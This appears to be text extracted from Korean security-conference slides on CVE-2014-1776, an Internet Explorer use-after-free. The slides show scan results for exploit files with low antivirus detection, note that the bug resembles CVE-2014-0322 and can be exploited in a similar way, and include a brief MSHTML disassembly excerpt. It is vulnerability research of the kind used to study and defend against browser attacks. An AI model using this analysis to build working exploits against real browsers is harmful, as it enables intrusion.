SHA256: 0b60adc5f5a694220c9dcf99802d008742da951b081b52f756949395cb5c3a53

파일 이름: exploit.swf

탐지 비율: 2 / 53

분석 날짜: 2014-11-15 07:44:45 UTC (0분 전)



SHA256: c62d7725be072aabf0038776127465753f411668ccdb83028e09bfa780353edf

파일 이름: exploit.html

탐지 비율: 0 / 54


분석 날짜: 2014-11-15 07:46:20 UTC (0분 전)



CVE-2014-1776


- * CVE-2014-0322 와 유사한 전형적인 UAF 취약점이다.**
- * CVE-2014-0322 와 매우 유사한 방법으로 익스플로잇 코드 작성이 가능하다.**

MSHTML!CMarkup::OnCssChange



MSHTML!CView::AddInvalidationTask

```
636B151B inc     dword ptr [edi+248h]
636B1521 mov     eax, [esi+44h]
636B1524 mov     ecx, [ebp+arg_4]
636B1527 or      [esi+5Ch], ecx
636B152A shr     eax, 7
636B152D test    al, 1
636B152F jnz     short loc_636B1582
```



Workshop

Q&A

Questions?

<https://withgit.com/hdarwin89/codeengn-2014-ie-1day-case-study>